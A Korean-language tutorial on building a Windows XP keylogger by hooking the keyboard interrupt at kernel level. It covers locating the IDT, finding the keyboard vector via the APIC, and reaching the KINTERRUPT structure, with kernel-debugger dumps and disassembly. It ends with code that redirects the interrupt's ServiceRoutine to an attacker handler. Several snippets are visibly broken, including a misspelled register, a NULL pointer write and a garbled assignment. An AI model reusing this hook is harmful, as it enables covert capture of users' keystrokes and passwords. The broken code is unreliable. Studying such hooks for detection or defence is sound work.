
# IDT 후킹을 이용한 keylogger 제작

수원대학교 flag 지선호(kissmefox@gmali.com)

이 문서는 chpie 님의 문서와 코드를 학습한 내용입니다.
작업환경 : Windows XP SP2 , Visual C++ 6.0 , WInDDK ,WIndbg

후킹은 방법과 대상에 따라 종류가 다양합니다. 후킹을 하는 대상에 따라 메시지 후킹, API 후킹, 네이티브 API 후킹, 인터럽트 후킹 등이 있습니다. 디바이스 드라이버의 필터 드라이버도 후킹의 일종이라고 할 수 있습니다. 여기서는 키보드 인터럽트 서비스 후킹을 통해 커널 수준에 접근하여 후킹을 시도하는 코드 제작을 공부해 보겠습니다.
interrupt 처리를 위해 리얼모드 에서는 IVT(interrupt Vector Table) 을 사용하고 보호모드 에서는 IDT(interrupt Descriptor Table)을 사용합니다. 이 테이블에는 각각의 인터럽트에 대한 ISR(interrupt service routine) 포인터가 저장되어 있습니다. 여기서는 IDT 테이블을 후킹하여 키보드 인터럽트를 후킹하는 방법을 기술하겠습니다.




〈IDT 의 구조〉

위의 그림에서 OffsetHigh 와 OffsetLow 의 필드를 합치면 32비트의 주소를 나타내게 되는데 이 주소가 인터럽트 처리함수의 시작주소입니다.
IDT에 접근하기 위해서는 Process Control Region(PCR) 을 읽어서 알아내는 방법과 SIDT 어셈명령어를 이용하는 방법이 있습니다. 커널 디버깅을 통해서 위와 같은 정보들을 확인할 수 있습니다.


```
lkd> !pcr
KPCR for Processor 0 at ffdff000:
    Major 1 Minor 1
      NtTib.ExceptionList: a9839c7c
          NtTib.StackBase: a9839df0
         NtTib.StackLimit: a9837000
       NtTib.SubSystemTib: 00000000
            NtTib.Version: 00000000
        NtTib.UserPointer: 00000000
            NtTib.SelfTib: 7ffde000

                  SelfPcr: ffdff000
                     Prcb: ffdff120
                     Irql: 00000000
                      IRR: 00000000
                      IDR: ffffffff
            InterruptMode: 00000000
                      IDT: 8003f400
                      GDT: 8003f000
                      TSS: 80042000

            CurrentThread: 84dde8c8
               NextThread: 00000000
               IdleThread: 80553920

                DpcQueue:
```

PCR 의 정보를 출력한 화면입니다. 필드값들을 참조하여 IDT 에 접근할 수도 있지만 SIDT 명령어를 통해 접근하는 방법이 코딩하기에는 더 쉬울 것 같습니다. 이 명령어는 IDT의 엔트리 포인터를 저장하고 있는 IDTR 레지스터를 읽어오는 일을 합니다.



〈IDTR register 구조〉

위에서 보면 Base 가 IDT 의 엔트리포인트 주소값을 가리키고 있습니다. Limit 는 IDT의 크기를 가늠하는 부분으로 후킹에는 필요한 정보가 아닙니다.
IDT 의 엔트리포인트 주소를 얻은 후에는 IDT의 몇 번째가 키보드 인터럽트 처리함수인지를 알아내야 합니다. 여러 방법이 있겠지만 여기서는 APIC(advanced Programmable Interrupt Controller) 를 통하여 그 값을 알아내겠습니다. 키보드에서 인터럽트 신호가 나오게 되면 먼저 APIC 로 전달됩니다. APIC 는 내부 레지스터에 IRQ 에 대응하는 벡터값과 우선순위, 마스킹을 가지고 있는데, 내부에 다른 레지스터에는 접근이 허용되지 않지만 사용자는 IOREGSEL 과 IOWIN이라 불리는 레지스터에 직접 접근하여 벡터값을 알아낼 수 있습니다. IOREGSEL에 0x10 + 2 * IRQ 값을 write 하고 IOWIN 을 읽으면 그 return 값이 IRQ에 대한 벡터 값이 됩니다. 이 레지스터는 0xFEC00000 주소의 Physical Address 에 매핑되어 있는데 , 접근을 하기 위하여 가상메모리를 저 주소에 매핑하여 접근할 수 있습니다.
다음의 코드는 가상메모리의 0번지에 0xFEC00000 을 매핑하고 , 벡터값을 얻는 작업을 수행합니다. (0 번지는 자주 쓰이지 않으므로..)

```
_asm mov ebx, 0xfec00000
_asm or      evx, 0x13
_asm mov eax, 0xc0000000
_asm mov dword ptr[eax], ebx
PULONG array = NULL;
array[0]=0x10 + 2 * IRQ;
DWORD vector=(array[4] & 0xff); // 결과치에서 100 을 빼줘야 벡터값을 구할수있음
```

위에서 vector 변수에 IDT 를 참조할 수 있는 벡터값들을 얻어낼 수 있고, IDT 엔트리포인트와 참조하는 벡터값을 이용해 키보드 인터럽트 처리주소를 변경할 수 있게 되었습니다.
여기까지가 IDT 후킹 작업이었습니다.

커널 디버깅으로 IDT 의 내용을 살펴보겠습니다.

```
lkd> !idt

Dumping IDT:

37:   806d1728 hal!PicSpuriousService37
3d:   806d2b70 hal!HalpApcInterrupt
41:   806d29cc hal!HalpDispatchInterrupt
50:   806d1800 hal!HalpApicRebootService
62:   8571725c atapi!IdePortInterrupt (KINTERRUPT 85717220)
63:   8559a70c smserial+0x4CF4 (KINTERRUPT 8559a6d0)
73:   854eedd4 USBPORT!USBPORT_InterruptService (KINTERRUPT 854eed98)
              USBPORT!USBPORT_InterruptService (KINTERRUPT 853b2948)
82:   85756dd4 atapi!IdePortInterrupt (KINTERRUPT 85756d98)
83:   856f1ad4 ohci1394!OhciIsr (KINTERRUPT 856f1a98)
              pcmcia!PcmciaInterrupt (KINTERRUPT 857197b8)
              SCSIPORT!ScsiPortInterrupt (KINTERRUPT 857248c8)
              SCSIPORT!ScsiPortInterrupt (KINTERRUPT 85723be0)
              VIDEOPRT!pVideoPortInterrupt (KINTERRUPT 856122b8)
              USBPORT!USBPORT_InterruptService (KINTERRUPT 8547c760)
93:   8559add4 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 8559ad98)
94:   855f7a24 USBPORT!USBPORT_InterruptService (KINTERRUPT 855f79e8)
              NDIS!ndisMIsr (KINTERRUPT 853b7788)
a3:   8546443c i8042prt!I8042MouseInterruptService (KINTERRUPT 85464400)
a4:   8542a604 portcls!CKsShellRequestor::`vector deleting destructor'+0x26 (KINTERRUPT 8542a5c8)
b1:   85720044 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 85720008)
              SPTDDRV1!ScsiPortInterrupt (KINTERRUPT 8561a538)
b4:   85575044 USBPORT!USBPORT_InterruptService (KINTERRUPT 85575008)
              NDIS!ndisMIsr (KINTERRUPT 85618d98)
c1:   806d1984 hal!HalpBroadcastCallService
d1:   806d0d34 hal!HalpClockInterrupt
e1:   806d1f0c hal!HalpIpiHandler
e3:   806d1c70 hal!HalpLocalApicErrorService
fd:   806d2464 hal!HalpProfileInterrupt


93:   8559add4 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 8559ad98)
```

위의 값이 키보드 인터럽트 서비스에 대한 idt 테이블 인덱스 값입니다. 괄호안에 KINTERRUPT 라는 문자열이 보입니다. 이것은 윈도우즈가 인터럽트를 처리하기 위해 참조하는 구조체로서 InterruptObject(KINTERRUPT)라는 자료구조를 사용합니다. 이 구조체는 내부에 ISR 에 대한 포인터를 가지고 있습니다. 커널 디버깅으로 KINTERRUPT 의 구조를 살펴보면 다음과 같습니다.

```
lkd> dt _KINTERRUPT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 InterruptListEntry : _LIST_ENTRY
   +0x00c ServiceRoutine   : Ptr32
   +0x010 ServiceContext   : Ptr32 Void
   +0x014 SpinLock         : Uint4B
   +0x018 TickCount        : Uint4B
   +0x01c ActualLock       : Ptr32 Uint4B
   +0x020 DispatchAddress  : Ptr32
   +0x024 Vector           : Uint4B
   +0x028 Irql             : UChar
   +0x029 SynchronizeIrql  : UChar
   +0x02a FloatingSave     : UChar
   +0x02b Connected        : UChar
   +0x02c Number           : Char
   +0x02d ShareVector      : UChar
   +0x030 Mode             : _KINTERRUPT_MODE
   +0x034 ServiceCount     : Uint4B
   +0x038 DispatchCount    : Uint4B
   +0x03c DispatchCode     : [106] Uint4B
```

여기서 중요한 필드는 ServiceRoutine 필드입니다. 이 필드는 실제로 키보드 포트에서 데이터를 읽어와 처리하는 함수(ISR)의 주소값을 가리키고 있습니다.

chpie 님이 쓰신 윈도우즈가 인터럽트를 처리하는 순서는 다음과 같습니다.

**1. 인터럽트 신호가 들어오면 CPU 는 PIC 를 이용하여 보호모드에서 IDT 를 참조한다.**
**2. IDT 의 벡터칸에 들어있는 주소값으로 제어권이 넘어가는데, 이 말은 실제로 IDT 에 쓰여있는 주소값이 실행된다는 뜻이다.**
**이 주소값은 KINTERRUPT 의 마지막 필드인 DispatchCode의 주소값이다.**
**3. DispatchCode는 인터럽트를 처리하기 위해 멀티태스킹 작업을 보존하기 위하여 모종의 작업을 시행한다.**
**4. 보존작업이 끝나면 인터럽트의 종류에 따라 KiInterruptDispatch() 또는, KiChainedDispatch()가 실행되는데, 전자는 일반의 경우이고, 후자는 하나의 인터럽트에 다중의 인터럽트 객체가 연결되어 있는 경우이다.**
**5. KiInterruptDispatch()함수는 KINTERRUPT 를 매개변수로 받아, 그 내부에 저장되어 있는 정보들을 이용하여 인터럽트 처리코드가 방해받지 않도록 코드의 권한을 상승시킨다.**
**6. 권한상승 작업이 끝나면 실제 처리 함수인 KINTERRUPT 의 ServiceRoutine 이 호출된다.**
**7. 권한을 복구하고, 보존을 위한 코드의 역을 시행한다.**

위의 처리 순서를 통해 알 수 있듯이, IDT에서 바로 ISR 의 포인터를 참조하여 인터럽트 서비스를 수행하지 않고 멀티태스킹 작업의 보존을 위해 Interrupt Object에서 작업을 수행한 후 ISR 의 포인터를 참조하여 인터럽트 서비스를 수행한다고 볼 수 있습니다.

보통 디바이스 드라이버가 ISR 을 시스템에 등록할 때에 IoConnectInterrupt() 라는 DDK 함수를 이용하게 되는데, 이 함수는 내부에서 커널함수인 KeConnectInterrupt() 함수를 호출합니다. KeConnectInterrupt()는 매개변수로 넘어온 정보들을 이용하여 Interrupt Object 를 구축하고, DispatchCode 를 직접 작성합니다.
작성 과정은 DispatchTemplate 이라는 커널 내부에 저장되어 있는 어셈블리 코드를 , 인터럽트를 미리 조사하여 DispatchTemplate 에 들어갈 처리 함수가 KiInterruptDispatch() 인지, KiChainedDispatch() 인지를 결정하고, Interrupt Object 의 엔트리 주소값을 저 함수에 넘겨주기 위하여 DispatchTemplate 에 Symbolic하게 저장되어 있는 객체주소값을 실제 엔트리주소값으로 변환하여 저장하게 됩니다. ( ㅡ_ㅜ;)

```
lkd> dt _KINTERRUPT 8559ad98
   +0x000 Type             : 22
   +0x002 Size             : 484
   +0x004 InterruptListEntry : _LIST_ENTRY [ 0x8559ad9c - 0x8559ad9c ]
   +0x00c ServiceRoutine   : 0xf788d495     i8042prt!I8042KeyboardInterruptService+0
   +0x010 ServiceContext   : 0x854b6c08
   +0x014 SpinLock         : 0
   +0x018 TickCount        : 0xffffffff
   +0x01c ActualLock       : 0x854b6cc8  -> 0
   +0x020 DispatchAddress  : 0x805426f0     nt!KiInterruptDispatch+0
   +0x024 Vector           : 0x193
   +0x028 Irql             : 0x8 ''
   +0x029 SynchronizeIrql  : 0x9 ''
   +0x02a FloatingSave     : 0 ''
   +0x02b Connected        : 0x1 ''
   +0x02c Number           : 0 ''
   +0x02d ShareVector      : 0 ''
   +0x030 Mode             : 1 ( Latched )
   +0x034 ServiceCount     : 0
   +0x038 DispatchCount    : 0xffffffff
   +0x03c DispatchCode     : [106] 0x56535554
```

키보드 인터럽트 처리를 위한 KINTERRUPT 구조체의 필드 정보입니다.

위의 DispatchCode 부분을 디스어셈블링 하면 KiInterruptDispatch()코드에 매개변수로 넘겨주기 위하여 raw-coding 된 Interrupt Object 의 엔트리 주소값을 볼 수 있습니다.
그리고 이 주소값은 DispatchCode 의 시작점에서 0x3c를 뺀 값입니다.

*** 문서제작중 시스템을 재시작한 관계로 주소값이 변경이 되었습니다. IDT 의 키보드 인터럽트 서비스 엔트리 주소값은 8553b884 이고 Interrupt Object 의 엔트리 주소값은 8553b848입니다.**

```
lkd> u 8553b884 8553b931
GetContextState failed, 0x80004001
8553b884 54                push    esp
8553b885 55                push    ebp
8553b886 53                push    ebx
8553b887 56                push    esi
8553b888 57                push    edi
8553b889 83ec54            sub     esp,0x54
8553b88c 8bec              mov     ebp,esp
8553b88e 89442444          mov     [esp+0x44],eax
8553b892 894c2440          mov     [esp+0x40],ecx
8553b896 8954243c          mov     [esp+0x3c],edx
8553b89a f744247000000200  test    dword ptr [esp+0x70],0x20000
8553b8a2 0f852a010000      jne     8553b9d2
8553b8a8 66837c246c08      cmp     word ptr [esp+0x6c],0x8
8553b8ae 7423              jz      8553b8d3
8553b8b0 8c642450          mov     [esp+0x50],fs
8553b8b4 8c5c2438          mov     [esp+0x38],ds
8553b8b8 8c442434          mov     [esp+0x34],es
8553b8bc 8c6c2430          mov     [esp+0x30],gs
8553b8c0 bb30000000        mov     ebx,0x30
8553b8c5 b823000000        mov     eax,0x23
8553b8ca 668ee3            mov     fs,bx
8553b8cd 668ed8            mov     ds,ax
8553b8d0 668ec0            mov     es,ax
8553b8d3 648b1d00000000    mov     ebx,fs:[00000000]
8553b8da 64c705000000000ffffffff mov dword ptr fs:[00000000],0xffffffff
8553b8e5 895c244c          mov     [esp+0x4c],ebx
8553b8e9 81fc00000100      cmp     esp,0x10000
8553b8ef 0f82b5000000      jb      8553b9aa
8553b8f5 c744246400000000  mov     dword ptr [esp+0x64],0x0
8553b8fd fc                cld
8553b8fe 8b5d60            mov     ebx,[ebp+0x60]
8553b901 8b7d68            mov     edi,[ebp+0x68]
8553b904 89550c            mov     [ebp+0xc],edx
8553b907 c74508000ddbba    mov     dword ptr [ebp+0x8],0xbadb0d00
8553b90e 895d00            mov     [ebp],ebx
8553b911 897d04            mov     [ebp+0x4],edi
8553b914 f60550f0dfffff    test    byte ptr [ffdff050],0xff
8553b91b 750d              jnz     8553b92a
8553b91d bf48b85385        mov     edi,0x8553b848
8553b922 e9c96d00fb        jmp     nt!KiInterruptDispatch (805426f0)
8553b927 8d4900            lea     ecx,[ecx]
8553b92a f7457000000200    test    dword ptr [ebp+0x70],0x20000
```

DispatchCode 부분을 디스어셈블링한 모습입니다. 위의 8553b922 주소에서 interrupt Object 의 엔트리 주소값을 edi 레지스터에 넘겨주고 KiInterruptDispatch 부분으로 jmp 하는 과정을 확인할 수가 있습니다. 이제 인터럽트 처리 과정대로 코드의 권한이 상승되고, 권한상승 작업이 끝난 후 실제 처리 함수인 KINTERRUPT의 ServiceRoutine 이 호출될 것입니다. 이런 안전사고 방지작업 후에 call 되는 serviceRoutine 필드값을 임의로 수정하게 되면 시스템에 무리를 주지 않고 후킹 작업을 수행할 수 있을 것입니다.

```
93:   8553b884 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 8553b848)
```

* 0x8553b884 – 0x3c = 0x8553b848
결국 IDT[키보드 인터럽트 처리 벡터] 값을 읽어서 0x3c 를 빼면 키보드 장치의 Interrupt

Object(KINTERRUPT) 를 얻을 수 있다는걸 알 수가 있습니다.

이제 키보드 Interrupt Object 의 Service Routine 을 수정하여 키보드 인터럽트를 후킹할 수 있는 소스코드를 작성할 수 있습니다.

〈chpie 님의 소스 코드〉

```
PULONG KeyboardHandler = NULL;
_declspec (naked) void my_new_handler(void)
{
        _asm jmp dword ptr [KeyboardHandler]
}

void KeyboardInterruptHook(void)
{
        PKINTERRUPT KeyboardINTOBJ;
        KeyboardHandler = ((unsigned int)IDT[Vector].OfffsetHigh〈〈16U) |
                          (IDT[Vector].OffsetLow);
        KeyboardINTOBJ=KeyboardHandler – 0x3c
        KeyboardHandler=KeyboardINTOBJ–〉ServiceRoutine;
        KeyboardINTOBJ=ServiceRoutine=my_new_handler;
}
```

처음에 커널 디버깅 환경을 vmware 를 이용하여 가상의 시리얼 케이블로 연결된 원격지에서 디버깅을 시도하였습니다. 디버깅을 수행하던 중 IDT 테이블의 정보를 참조할 수가 없었고, 심볼 테이블을 수정하고 여러 가지 시행착오를 겪었지만, Local에서 커널 디버깅을 수행하니 IDT 정보를 참조할 수가 있었습니다..